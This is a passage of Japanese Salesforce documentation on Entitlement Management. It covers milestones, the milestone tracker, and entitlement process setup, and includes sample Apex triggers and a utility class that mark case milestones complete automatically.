ターゲットレスポンス	マイルストンを完了する時間。自動的に算出して、サポートレコードに営業時間を追加します。
残り時間	マイルストンが違反となるまでの残り時間。自動的に算出して、サポートレコードに営業時間を追加します。
目標以降の経過時間	マイルストンが違反となってからの経過時間。自動的に算出して、サポートレコードに営業時間を追加します。
違反	マイルストンの違反を示すアイコン ( )。

2. ケースおよび作業指示ページレイアウトにマイルストン要素を追加します。
   a. マイルストン項目の追加:

項目	説明
マイルストン状況	マイルストンの状況。
マイルストン状況アイコン	マイルストンの状況に対応するアイコン: • 適合 • 未処理の違反 • クローズ違反
エンタイトルメント処理開始時刻	レコードがエンタイトルメントプロセスを開始した時刻。
エンタイトルメント処理終了時刻	レコードがエンタイトルメントプロセスを終了した時刻。

   b. [ケースマイルストン] または [オブジェクトマイルストン] 関連リストを追加してレコードのマイルストンを表示します。

マイルストンフィード項目の有効化

マイルストンフィード項目を有効にして、サポートエージェントがサポート活動を監視できるようにします。このオプションでは、マイルストンが完了または違反したときに、フィードおよびレコード所有者のプロファイルページに通知が投稿されます。

重要:

- Chatterおよびエンタイトルメントが組織で有効になっている必要があります。
- マイルストンフィード項目を有効化しても、すでに完了または違反しているマイルストンのフィード項目は作成されません。
- エンタイトルメント管理をコミュニティに追加する場合、マイルストンフィード項目を有効にすると、フィード項目もコミュニティユーザに表示されます。

1. [設定]から、［クイック検索］ボックスに「*エンタイトルメントの設定*」と入力し、[エンタイトルメントの設定] を選択します。
2. ［マイルストンフィード項目の有効化］を選択します。これにより、ケースと作業指示両方のフィード項目が有効になります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

マイルストンフィード項目を有効にする

- 「エンタイトルメントの管理」

マイルストントラッカーの設定

マイルストントラッカーを使用すると、サポートエージェントは、今後のマイルストンと終了したマイルストンをすべて表示し、有効なマイルストンと期限切れのマイルストンのカウントダウンを表示できます。マイルストントラッカーはケースフィード、作業指示フィード、カスタムページ、またはサービスコンソールに追加できます。

マイルストンを達成した頻度によってサポートエージェントのパフォーマンスが測定されることがよくあります。マイルストントラッカーには次の項目が表示されるため、エージェントはサポートの期限に備えることができます。

- 有効なマイルストンが目標日に達するまでの残り時間
- 期限切れのマイルストンが目標日を過ぎてからの経過時間
- 今後のマイルストンのリスト
- 終了したマイルストンのリスト

マイルストンが進行中の場合、そのマイルストンは緑の円で表されます。この円は、時間の経過に従い時計回りに減っていきます。残り時間は円の中心に表示されます。マイルストンの完了期限が切れると、円は赤になります。マイルストンの期限切れ後の経過時間が円の中心に表示されます。

エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)


ユーザ権限

ページレイアウトを作成および編集する
- 「アプリケーションのカスタマイズ」

ページレイアウトを割り当てる
- 「ユーザの管理」

マイルストントラッカーでの時間の表示方法を設定する
- 「エンタイトルメントの管理」





マイルストンの残り時間が 24 時間より長い場合、カウントダウンは日数で表示されます (1 日など)。マイルストンの残り時間が 24 時間未満の場合、カウントダウンの形式は時間/分/秒に切り替わります。

1. マイルストントラッカーをサポートエージェントに公開します。

   次の 3 つの方法のいずれかでトラッカーを公開できます。

   - ケースフィードに追加する。作業指示にマイルストンを使用する場合、同じステップを実行してトラッカーを作業指示フィードに追加します。

     a. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。

b. [ケースページレイアウト] セクションで [編集] をクリックし、ページレイアウトエディタで [フィードビュー] をクリックします。

c. [その他のツールおよびコンポーネント] セクションで [マイルストントラッカー] を選択し、ページ内に表示する位置を指定します。

d. [保存] をクリックします。

- `<apex:milestoneTracker>` コンポーネントを使用してカスタム Visualforce ページに追加する。
- コンポーネントとしてサービスコンソールに追加する。

2. マイルストントラッカーでマイルストンの残り時間または超過時間を表示する方法を設定します。

   デフォルトでは、実際の時間が使用されます。残り時間または超過時間を営業時間で表示するには、次の手順を実行します。

   a. [設定] から、[クイック検索] ボックスに「*エンタイトルメントの設定*」と入力し、[エンタイトルメントの設定] を選択します。

   b. [マイルストントラッカー] セクションで、[残り時間を営業時間ではなく実際の時間で表示] の選択を解除します。

   c. [保存] をクリックします。

例: 有効なマイルストンの営業時間が午前 9 時から午後 5 時であるとします。現在の時刻が午後 4 時 30 分で、マイルストンの目標日が翌日の午前 11 時であるとします。

- マイルストントラッカーで残り時間が営業時間 (デフォルトの設定) で表示されている場合、表示されるカウントダウンは 2 時間 30 分です (今日の午後 4 時 30 分～午後 5 時と明日の午前 9 時～午前 11 時)。
- マイルストントラッカーで残り時間が実際の時間で表示されている場合、表示されるカウントダウンは 18 時間 30 分です (今日の午後 4 時 30 分～明日の午前 11 時)。

ユーザによるマイルストンの更新の制限

入力規則をマイルストンに追加して、特定の条件を満たさない限りユーザがマイルストンを更新できないようにします。

1. ケースマイルストンのオブジェクト管理設定から、[入力規則]に移動します。
2. [新規] をクリックします。
3. ルールの詳細を入力します。
4. 変更内容を保存します。

例: この入力規則により、ユーザはケース作成日より前のマイルストン完了日を選択できなくなります。作業指示用の同様の入力規則を [設定] の [オブジェクトマイルストン] のオブジェクト管理設定から作成できます。

項目	値
ルール名	`milestone_completion_date`
説明	*マイルストンの完了日はケース作成日よりも後にする必要があります。*
エラー条件数式	`CompletionDate < Case.CreatedDate`
エラーメッセージ	*エラー: マイルストン完了日はケース作成日よりも後にする必要があります。*
エラー表示場所	*ページの最上位*

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

項目の入力規則を定義または変更する
- 「アプリケーションのカスタマイズ」

マイルストンを作成または編集する
- 「エンタイトルメントの管理」

マイルストンの作成

マイルストンは、サポートプロセスの必要なステップ(ケースの解決時間や初回応答時間など)を表します。組織の「マスタ」マイルストンを作成してから、エンタイトルメントプロセスに追加して、ケースや作業指示などのサポートレコードに各種サービスレベルを適用します。

マイルストンを作成するには、次の手順に従います。

ヒント: エンタイトルメント管理のTrailheadモジュールでは、一般的な用語を紹介し、マイルストン作成プロセスについて説明します。楽しみながら学びましょう。使用を開始するには、「エンタイトルメント管理」を参照してください。

1. [設定]から、[クイック検索]ボックスに「マイルストン」と入力し、[エンタイトルメント管理]の[マイルストン]を選択します。
2. [新規マイルストン]をクリックします。
3. 名前と説明を入力します。「最初の対応時間」や「解決時間」など、一般的なサポートタスクにちなんで名前を付けてください。内容がわかる名前を付けると、ケース、作業指示またはエンタイトルメントプロセスでマイルストンが表示された場合に理解しやすくなります。
4. 繰り返しタイプを選択します。

繰り返しタイプ	説明	例
繰り返しなし	マイルストンは、レコードで1回のみ発生します。	「最初の対応」 「解決時間」
独立	マイルストンは、マイルストン条件がレコードで一致するたびに発生します。	「応答時間」
順次	マイルストンは、マイルストン条件がレコードで一致するたびに繰り返し発生します。	「顧客連絡済み」

5. [保存]をクリックします。

マイルストンを単独でレコードに適用することはできません。マイルストンはエンタイトルメントプロセスに属している必要があります。そのため、マイルストンを作成したら、エンタイトルメントプロセスに追加します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

マイルストンを作成する
- 「エンタイトルメントの管理」

および

「アプリケーションのカスタマイズ」

ヒント: マイルストンに入力規則を追加して、特定の基準を満たした場合にのみマイルストンを更新できるようにすることができます。詳細は、「ユーザによるマイルストンの更新の制限」を参照してください。

関連トピック:

マイルストンの繰り返しタイプ

ケースマイルストンの自動完了

一意の条件に合致するケースのマイルストンを [完了] として自動的にマークする Apex トリガを作成します。トリガで、マイルストンが [完了] とマークされるために満たす必要のあるイベントおよび関連ケースの条件を定義します。作業指示マイルストンを自動完了する同様のトリガを実装できます。

次のトリガは、対象のケースが一意の条件を満たした場合に特定の種類のマイルストンを [完了] とマークします。マイルストンユーティリティ Apex クラスおよび付随する単体テストも次に示します。トリガを使用する前に、マイルストンユーティリティクラスを定義します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

Apex トリガおよびクラスを定義する
- 「Apex 開発」

マイルストンユーティリティ Apex クラス

Apex クラスを使用することで、トリガのサイズが小さくなり、Apex コードの再利用や管理が容易になります。この Apex クラスを組織で定義する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、[Apex クラス] を選択します。
2. [新規] をクリックします。
3. クラスのテキストをコピーし、テキスト項目に貼り付けます。
4. [保存] をクリックします。

```
public class MilestoneUtils {
    public static void completeMilestone(List<Id> caseIds,
            String milestoneName, DateTime complDate) {
    List<CaseMilestone> cmsToUpdate = [select Id, completionDate
            from CaseMilestone cm
            where caseId in :caseIds and cm.MilestoneType.Name=:milestoneName
            and completionDate = null limit 1];
    if (cmsToUpdate.isEmpty() == false){
        for (CaseMilestone cm : cmsToUpdate){
            cm.completionDate = complDate;
            }
        update cmsToUpdate;
        }
    }
}
```

Apex クラスの単体テスト

開発者コンソールで Apex 単体テストを設定し、コードに問題がないかをスキャンできます。

```
/**
* This class contains unit tests for validating the behavior of Apex classes
* and triggers.
*
* Unit tests are class methods that verify whether a particular piece
* of code is working properly. Unit test methods take no arguments,
* commit no data to the database, and are flagged with the testMethod
* keyword in the method definition.
*
* All test methods in an organization are executed whenever Apex code is deployed
* to a production organization to confirm correctness, ensure code
* coverage, and prevent regressions. All Apex classes are
* required to have at least 75% code coverage in order to be deployed
* to a production organization. In addition, all triggers must have some code coverage.
*
* The @isTest class annotation indicates this class only contains test
* methods. Classes defined with the @isTest annotation do not count against
* the organization size limit for all Apex scripts.
*
* See the Apex Language Reference for more information about Testing and Code Coverage.
*/
@isTest
private class MilestoneTest {

static testMethod void TestCompleteMilestoneCase(){

List<Account> acts = new List<Account>();
Account myAcc = new Account(Name='TestAct', phone='1001231234');
acts.add(myAcc);

Account busAcc = new Account(Name = 'TestForMS', phone='4567890999');
acts.add(busAcc);
insert acts;
Contact cont = new Contact(FirstName = 'Test', LastName = 'LastName', phone='4567890999',
 accountid = busAcc.id);
insert(cont);

Id contactId = cont.Id;

Entitlement entl = new Entitlement(Name='TestEntitlement', AccountId=busAcc.Id);
insert entl;

String entlId;
if (entl != null)
entlId = entl.Id;

List<Case> cases = new List<Case>{};
if (entlId != null){
Case c = new Case(Subject = 'Test Case with Entitlement ',
EntitlementId = entlId, ContactId = contactId);
cases.add(c);
```

```
}
if (cases.isEmpty()==false){
insert cases;
List<Id> caseIds = new List<Id>();
for (Case cL : cases){
caseIds.add(cL.Id);
}
milestoneUtils.completeMilestone(caseIds, 'First Response', System.now());
}
}

static testMethod void testCompleteMilestoneViaCase(){

List<Account> acts = new List<Account>();
Account myAcc = new Account(Name='TestAct', phone='1001231234');
acts.add(myAcc);

Account busAcc = new Account(Name = 'TestForMS', phone='4567890999');
acts.add(busAcc);
insert acts;
Contact cont = new Contact(FirstName = 'Test', LastName = 'LastName', phone='4567890999',
 accountid = busAcc.id);
insert(cont);

Id contactId = cont.Id;

Entitlement entl = new Entitlement(Name='TestEntitlement', AccountId=busAcc.Id);
insert entl;

String entlId;
if (entl != null)
entlId = entl.Id;

List<Case> cases = new List<Case>{};
for(Integer i = 0; i < 1; i++){
Case c = new Case(Subject = 'Test Case ' + i);
cases.add(c);
if (entlId != null){
c = new Case(Subject = 'Test Case with Entitlement ' + i,
EntitlementId = entlId);
cases.add(c);
}
}
```

サンプルトリガ 1

「解決時間」というマイルストンを作成し、ケースを一定の時間内にクローズするように要求することができます。この方法は、SLAのケース解決条件を適用するのに役立ちます。このサンプルケーストリガは、ケースがクローズされたときに、各「解決時間」マイルストンを[完了]とマークします。こうすることで、サポートエージェントは、ケースをクローズした後に手動でマイルストンを [完了] とマークする必要がなくなります。

メモ: このトリガは、マイルストンユーティリティテストクラスを参照するため、必ず先にテストクラスを定義します。

このトリガを組織で定義する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*ケースのトリガ*」と入力し、[ケースのトリガ] をクリックします。
2. [新規] をクリックします。
3. トリガのテキストをコピーし、テキスト項目に貼り付けます。
4. [保存] をクリックします。

```
trigger CompleteResolutionTimeMilestone on Case (after update) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
            List<Id> updateCases = new List<Id>();
            for (Case c : Trigger.new){
                   if (((c.isClosed == true)||(c.Status == 'Closed'))&&((c.SlaStartDate

                        <= completionDate)&&(c.SlaExitDate == null)))
        updateCases.add(c.Id);
        }
    if (updateCases.isEmpty() == false)
       milestoneUtils.completeMilestone(updateCases, 'Resolution Time', completionDate);

    }
}
```

サンプルトリガ 2

「最初の対応」というマイルストンを作成し、エージェントにケース作成からX分またはX時間以内にケースについて連絡を取ることを要求することができます。この方法は、サポートチームができるだけ早くケースの取引先責任者と連絡を取るようにするのに役立ちます。このサンプルメールトリガは、ケースの取引先責任者にメールが送られたときに「最初の対応」マイルストンを [完了] とマークします。そうすることで、サポートエージェントは、ケースの取引先責任者にメールした後に手動でマイルストンを[完了]とマークする必要がなくなります。

メモ: このトリガは、マイルストンユーティリティテストクラスを参照するため、必ず先にテストクラスを定義します。

このトリガを組織で定義する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*メールのトリガ*」と入力し、[メールのトリガ] をクリックします。
2. [新規] をクリックします。
3. トリガのテキストをコピーし、テキスト項目に貼り付けます。
4. [保存] をクリックします。

```
trigger CompleteFirstResponseEmail on EmailMessage (after insert) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
        Map<Id, String> emIds = new Map<Id, String>();
        for (EmailMessage em : Trigger.new){
            if(em.Incoming == false)
                emIds.put(em.ParentId, em.ToAddress);
        }
```

```
        if (emIds.isEmpty() == false){
            Set <Id> emCaseIds = new Set<Id>();
            emCaseIds = emIds.keySet();
                List<Case> caseList = [Select c.Id, c.ContactId, c.Contact.Email,
                    c.OwnerId, c.Status,
                    c.EntitlementId,
                    c.SlaStartDate, c.SlaExitDate
                    From Case c where c.Id IN :emCaseIds];
            if (caseList.isEmpty()==false){
                    List<Id> updateCases = new List<Id>();
                    for (Case caseObj:caseList) {
                        if ((emIds.get(caseObj.Id)==caseObj.Contact.Email)&&
                            (caseObj.Status == 'In Progress')&&
                            (caseObj.EntitlementId != null)&&
                            (caseObj.SlaStartDate <= completionDate)&&
                            (caseObj.SlaStartDate != null)&&
                            (caseObj.SlaExitDate == null))
                                updateCases.add(caseObj.Id);
                    }
                    if(updateCases.isEmpty() == false)
                        milestoneUtils.completeMilestone(updateCases,
                                'First Response', completionDate);
            }
        }
    }
}
```

サンプルトリガ 3

サンプルトリガ 2 はメールメッセージを扱うものでしたが、このサンプルケースコメントトリガは、ケースに公開コメントが作成されたときに「最初の対応」マイルストンを [完了] とマークします。このトリガは、サポート条件で、公開ケースコメントが最初の対応として有効である場合に使用できます。

> **メモ:** このトリガは、マイルストンユーティリティテストクラスを参照するため、必ず先にテストクラスを定義します。

このトリガを組織で定義する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*ケースコメントのトリガ*」と入力し、[ケースコメントのトリガ] をクリックします。
2. [新規] をクリックします。
3. トリガのテキストをコピーし、テキスト項目に貼り付けます。
4. [保存] をクリックします。

```
trigger CompleteFirstResponseCaseComment on CaseComment (after insert) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
        List<Id> caseIds = new List<Id>();
        for (CaseComment cc : Trigger.new){
                if(cc.IsPublished == true)
                caseIds.add(cc.ParentId);
        }
        if (caseIds.isEmpty() == false){
            List<Case> caseList = [Select c.Id, c.ContactId, c.Contact.Email,
```

```
                    c.OwnerId, c.Status,
                    c.EntitlementId, c.SlaStartDate,
                    c.SlaExitDate
                    From Case c
                    Where c.Id IN :caseIds];
        if (caseList.isEmpty() == false){
            List<Id> updateCases = new List<Id>();
            for (Case caseObj:caseList) {
                if ((caseObj.Status == 'In Progress')&&
                        (caseObj.EntitlementId != null)&&
                        (caseObj.SlaStartDate <= completionDate)&&
                        (caseObj.SlaStartDate != null)&&
                        (caseObj.SlaExitDate == null))
                    updateCases.add(caseObj.Id);
                }
                if(updateCases.isEmpty() == false)
                    milestoneUtils.completeMilestone(updateCases,
                    'First Response', completionDate);
            }
        }
    }
}
```

エンタイトルメントプロセス

エンタイトルメントプロセスは、サポートチームがケースまたは作業指示などのサポートレコードを解決するために実行する必要のあるすべてのステップ(マイルストン)を含むタイムラインです。各プロセスには、顧客に適切なサービスレベルをどのように設定するかを決めるために必要なロジックが含まれています。

すべてのエンタイトルメントにエンタイトルメントプロセスが必要なわけではありません。たとえば、エンタイトルメントが顧客が電話サポートの対象であり、電話サポートの営業時間が年中無休 24 時間であることを示す場合があります。顧客のケースが未解決のまま 2 時間が経過したら特定の人にメールで通知する必要がある場合など、この定義にさらに追加する必要があるときは、エンタイトルメントプロセスを使用します。

エンタイトルメントプロセスは合計で 1,000 個まで、マイルストンはプロセスごとに 10 個まで作成できます。組織が Summer'13 より前に作成された場合、エンタイトルメントプロセスの最大数はこれより小さくなる場合があります。Salesforce に問い合わせて最大数を増やします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

メモ: エンタイトルメントプロセスを使用している場合は、顧客の作業指示とケースを別々のエンタイトルメントで管理します。これは、エンタイトルメントプロセスが、種別が一致するレコードのみで実行されるためです。たとえば、[ケース]エンタイトルメントプロセスがエンタイトルメントに適用される場合、そのプロセスはエンタイトルメントに関連付けられたケースでのみ実行されます。作業指示もエンタイトルメントに関連付けられている場合、プロセスは作業指示では実行されません。

有効なエンタイトルメントプロセスを表示またはキャンセルするには、[設定] から［クイック検索］ボックスに「*エンタイトルメントプロセス*」と入力し、[エンタイトルメントプロセス]を選択します。また、エンタイト

ルメントプロセスキューを使用して、有効なエンタイトルメントプロセスのアクションを表示またはキャンセルすることもできます。エンタイトルメントプロセスの監視は、Professional Edition 組織では使用できません。

ヒント: エンタイトルメントプロセスのバージョン設定により、既存のエンタイトルメントプロセスが有効なエンタイトルメントおよびケースに割り当てられていても、更新することができます。これは、たとえばエンタイトルメントプロセスの背後にあるビジネスルールを変更する場合、または、同一エンタイトルメントプロセスについて、互いに軽微な違いしかない複数のバージョンを作成する必要があるような場合に便利です。

メモ: すべてのユーザは、「設定・定義を参照する」ユーザ権限がなくても、参照項目によってエンタイトルメントプロセスを表示できます。

関連トピック:

- エンタイトルメントプロセスの設定
- エンタイトルメントプロセスの更新
- エンタイトルメントプロセスでのレコードの移動

エンタイトルメントプロセスの設定

エンタイトルメントプロセスは、サポートチームがケースまたは作業指示を解決するために実行する必要のあるすべてのステップ (マイルストン) を含むタイムラインです。Salesforce 組織のエンタイトルメントに適用するエンタイトルメントプロセスを設定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

1. エンタイトルメントプロセスの作成
   エンタイトルメントプロセスを作成し、サポートレコードの解決時に従う必要のあるステップのタイムラインをサポートエージェントに提供します。各プロセスには、顧客に適切なサービスレベルをどのように設定するかを決めるために必要なロジックが含まれています。
2. エンタイトルメントプロセス項目のカスタマイズ
   Salesforce 組織でエンタイトルメントプロセスを使用する場合、ページレイアウトをカスタマイズして、サポートエージェントがエンタイトルメントプロセスを表示および操作できるようにします。
3. マイルストンのエンタイトルメントプロセスへの追加
   エンタイトルメントプロセスにマイルストンを追加して、サポートプロセスの必須ステップを定義します。
4. マイルストンアクションのエンタイトルメントプロセスへの追加
   マイルストンアクションは、エンタイトルメントプロセスの各ステップ (マイルストン) で発生する、時間ベースのワークフローアクションです。エンタイトルメントプロセスを作成し、エンタイトルメントプロセスにマイルストンを追加した後、マイルストンにマイルストンアクションを追加します。

5. エンタイトルメントへのエンタイトルメントプロセスの適用
   エンタイトルメントプロセスを作成したので、使用してみましょう。エンタイトルメントプロセスを顧客のエンタイトルメントに適用し、エンタイトルメントにリンクされたすべてのサポートレコードでそのプロセスが使用されるようにします。

関連トピック:

エンタイトルメント管理の設定のチェックリスト

エンタイトルメントプロセスの作成

エンタイトルメントプロセスを作成し、サポートレコードの解決時に従う必要のあるステップのタイムラインをサポートエージェントに提供します。各プロセスには、顧客に適切なサービスレベルをどのように設定するかを決めるために必要なロジックが含まれています。

メモ: エンタイトルメントプロセスを作成する前に、マイルストンを作成する必要があります。

ヒント: エンタイトルメント管理のTrailheadモジュールでは、一般的な用語を紹介し、エンタイトルメントプロセスの作成について説明します。楽しみながら学びましょう。使用を開始するには、「エンタイトルメント管理」を参照してください。

1. [設定]から、[クイック検索]ボックスに「*エンタイトルメントプロセス*」と入力し、エンタイトルメント管理の下の[エンタイトルメントプロセス]を選択します。
2. [新規エンタイトルメントプロセス]をクリックします。
3. エンタイトルメントプロセスの種別を選択します。プロセスを使用してケースにマイルストンを適用する場合は、[ケース]を選択します。プロセスを使用して作業指示にマイルストンを適用する場合は、[作業指示]を選択します。組織で作業指示が有効になっていない場合、[ケース]オプションのみ表示されます。

   メモ: エンタイトルメントプロセスを使用している場合は、顧客の作業指示とケースを別々のエンタイトルメントで管理します。これは、エンタイトルメントプロセスが、種別が一致するレコードのみで実行されるためです。たとえば、[ケース]エンタイトルメントプロセスがエンタイトルメントに適用される場合、そのプロセスはエンタイトルメントに関連付けられたケースでのみ実行されます。作業指示もエンタイトルメントに関連付けられている場合、プロセスは作業指示では実行されません。

4. たとえば、名前 (例: *標準サポートプロセス*) と説明を入力します。
5. プロセスを有効にする場合、[有効]を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

エンタイトルメントを参照する
- エンタイトルメントに対する「参照」

エンタイトルメントを変更する
- エンタイトルメントに対する「編集」

エンタイトルメントプロセスを作成および更新する
- 「エンタイトルメントの管理」

ヒント: プロセスにマイルストンアクションを追加するまで、エンタイトルメントプロセスを有効化しないでおくことをお勧めします。有効にしてレコードに適用した後は、プロセスのマイルストンアクションを更新したり削除したりできません。

6. エンタイトルメントのバージョン管理が有効な場合は、必要に応じて[デフォルトバージョン]を選択して、このバージョンをエンタイトルメントプロセスのデフォルトにします。
7. エンタイトルメントプロセスを開始および終了するレコードの条件を選択します。

項目	説明	実行する追加アクション
レコードのプロセス開始	レコード作成日に基づく レコードが作成されたときにプロセスを開始するかどうかを選択する。	なし
	レコードのカスタムの日付/時間項目に基づく レコードがプロセスを開始する時期を決定する、レコードのカスタム日付/時間項目の値が必要がどうかを選択する。	はい、カスタムの日付/時間を選択するドロップダウンリストが表示されます。カスタムの日付ではなく、カスタムの日付/時間のみを選択できます。
ケースのプロセス終了	レコードがいつ終了するかに基づく レコードを終了したときにプロセスを終了するかどうかを選択する。	なし
	カスタム基準に基づく 定義した基準に基づいてレコードがプロセスを終了するかどうかを選択する。	はい、次のいずれかを選択します。 • [条件が一致する] を選択し、プロセスを終了するためにレコードが満たす必要のある検索条件を選択します。たとえば、[優先度] 項目が [低] になっているケースでプロセスを終了するには、ケースの検索条件を「*優先度 次の文字列と一致する 低*」に設定します。 [数式の評価が `true` になる] を選択し、「True」または「False」の値を返す数式を入力します。Salesforce は、数式が

項目	説明	実行する追加アクション
		「True」を返した場合にルールを実行します。 • ［数式の評価が `true` になる］を選択し、「True」または「False」の値を返す数式を入力します。数式が「True」を返した場合にレコードはプロセスを終了します。たとえば、［優先度］項目が［低］で［発生源］項目が［メール］または［Web］の場合、数式 `(Case: Priority equals Low) AND(Case: Case Origin equals Email, Web)` がケースをプロセス外に移行します。

*表示される項目名は選択したエンタイトルメントプロセスの種別を反映します。

8. 必要に応じて、エンタイトルメントプロセスに適用する営業時間を選択します。ここで設定する営業時間によって、このエンタイトルメントプロセスのすべてのマイルストンの目標日が計算されます。詳細は、「エンタイトルメント管理での営業時間の機能」を参照してください。
9. 変更内容を保存します。

エンタイトルメントプロセス項目のカスタマイズ

Salesforce 組織でエンタイトルメントプロセスを使用する場合、ページレイアウトをカスタマイズして、サポートエージェントがエンタイトルメントプロセスを表示および操作できるようにします。

1. ケースおよび作業指示ページレイアウトに次の項目を追加します。

項目	説明
[スケジュール] (ケースページレイアウトでのみ使用可能)	ケースの進捗状況は、エンタイトルメントプロセスのマイルストンへの到達度となります。マイルストンをクリックまたはマウスポインタを置くと、マイルストンの詳細が表示されます。次のアイコンはマイルストンを表します。 •  完了したマイルストン •  違反したマイルストン スケジュールズームツールに沿ってハンドルアイコン () をドラッグすると、過去の将来のマイルストンが表示されます。エンタイトルメントプロセスがケースに適用される場合、この項目が表示されます。
中止	レコードのエンタイトルメントプロセスを停止できるようにします。これは、顧客の回答を待機しているときに必要になる場合があります。
中止開始日	レコードのエンタイトルメントプロセスが停止した日時。

2. 変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

ページレイアウトを編集する
- 「アプリケーションのカスタマイズ」

マイルストンのエンタイトルメントプロセスへの追加

エンタイトルメントプロセスにマイルストンを追加して、サポートプロセスの必須ステップを定義します。

1. [設定] から、[クイック検索] ボックスに「*エンタイトルメントプロセス*」と入力し、[エンタイトルメントプロセス] を選択します。
2. エンタイトルメントプロセスの名前をクリックします。
3. バージョン設定を使用している場合、[エンタイトルメントプロセスバージョン] で、エンタイトルメントプロセスの名前を再度クリックします。
4. マイルストン関連リストで [新規] をクリックします。
5. マイルストンを選択します。
6. [タイムトリガ (分)] に、アクションを開始するまでにマイルストンを完了するために必要な分数を入力します。

   または、マイルストンタイプおよびケースや作業指示のプロパティに基づいて、マイルストンのトリガ時間を動的に計算する場合、[タイムトリガ(分)の Apex クラスを有効化] をクリックします。

   メモ: このオプションを使用するには、`Support.MilestoneTriggerTimeCalculator` Apex インターフェースを実装するカスタム Apex クラスが必要になります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

マイルストンをエンタイトルメントプロセスに追加する
- 「エンタイトルメントの管理」

7. [タイムトリガ (分) の Apex クラスを有効化] を選択した場合、ルックアップを使用して、動的に計算されるマイルストンの Apex クラスを指定します。
8. マイルストンをいつ開始するか選択します。

選択	目的	使用する条件
マイルストン条件	マイルストンをサポートレコードに適用する(レコード条件が一致する)ときに、マイルストンの [目標日] を計算できます。	マイルストンの [目標日] は、レコードへの適用時期に基づきます。繰り返しマイルストンの場合に使用します。 メモ: 通常、エンタイトルメントプロセスはレコード作成時に開始しますが、マイルストンは必ずしもすぐには適用されません。
エンタイトルメントプロセス	エンタイトルメントプロセスが開始すると(デフォルトでは、サポートレコードが作成されたとき)、マイルストンの [目標日] を計算します。	マイルストンの [目標日] は、エンタイトルメントプロセスの開始を基準とします。たとえば、ケースの最初のレスポンス時間と解決時間によって常に、エンタイトル

選択	目的	使用する条件
		メントプロセスが開始される［目標日］が計算されます。

9. 必要に応じて、このマイルストンの目標日の計算に適用する営業時間を選択します。営業時間がマイルストンに設定されていない場合は、エンタイトルメントプロセスの営業時間が使用されます。どちらも指定しない場合、ケースまたは作業指示の営業時間が使用されます。
10. Salesforce がマイルストンを処理する順序を指定します。サポートレコードが複数のマイルストンの基準に同時に一致する状況に適用されます。
11. レコードがマイルストンが適用されるために一致する必要のある基準を入力します。
    - ［条件が一致する］を選択し、マイルストンをレコードに適用するためにレコードが満たす必要のある検索条件を選択します。たとえば、［優先度］項目が [高] になっているケースにマイルストンを適用するには、ケースの検索条件を「*優先度 次の文字列に一致する 高*」に設定します。

      ［数式の評価が `true` になる］を選択し、「True」または「False」の値を返す数式を入力します。Salesforce は、数式が「True」を返した場合にルールを実行します。

    - ［数式の評価が `true` になる］を選択し、「True」または「False」の値を返す数式を入力します。数式が「True」を返した場合、マイルストンをレコードに適用します。たとえば、［優先度］項目が [高] で［発生源］項目が [メール] または [Web] の場合、数式 `(Case: Priority equals High) AND (Case: Case Origin equals Email, Web)` がマイルストンをケースに適用します。［ケース所有者］項目は、数式では使用できません。
12. [保存] をクリックします。

メモ: マイルストンは分と秒単位で測定されますが、開始時刻と終了時刻は分単位です。たとえば、マイルストンが午前 11 時 10 分 40 秒にトリガされ、マイルストンを完了するまでの時間が 10 分であるとします。この場合は、マイルストンの目標時刻は、午前 11 時 20 分 40 秒ではなく、午前 11 時 20 分 00 秒になります。したがって、エージェントがマイルストンを完了するまでの残り時間は、10 分ではなく、9 分 20 秒になります。

関連トピック:

マイルストンの状況
マイルストンアクション

マイルストンアクションのエンタイトルメントプロセスへの追加

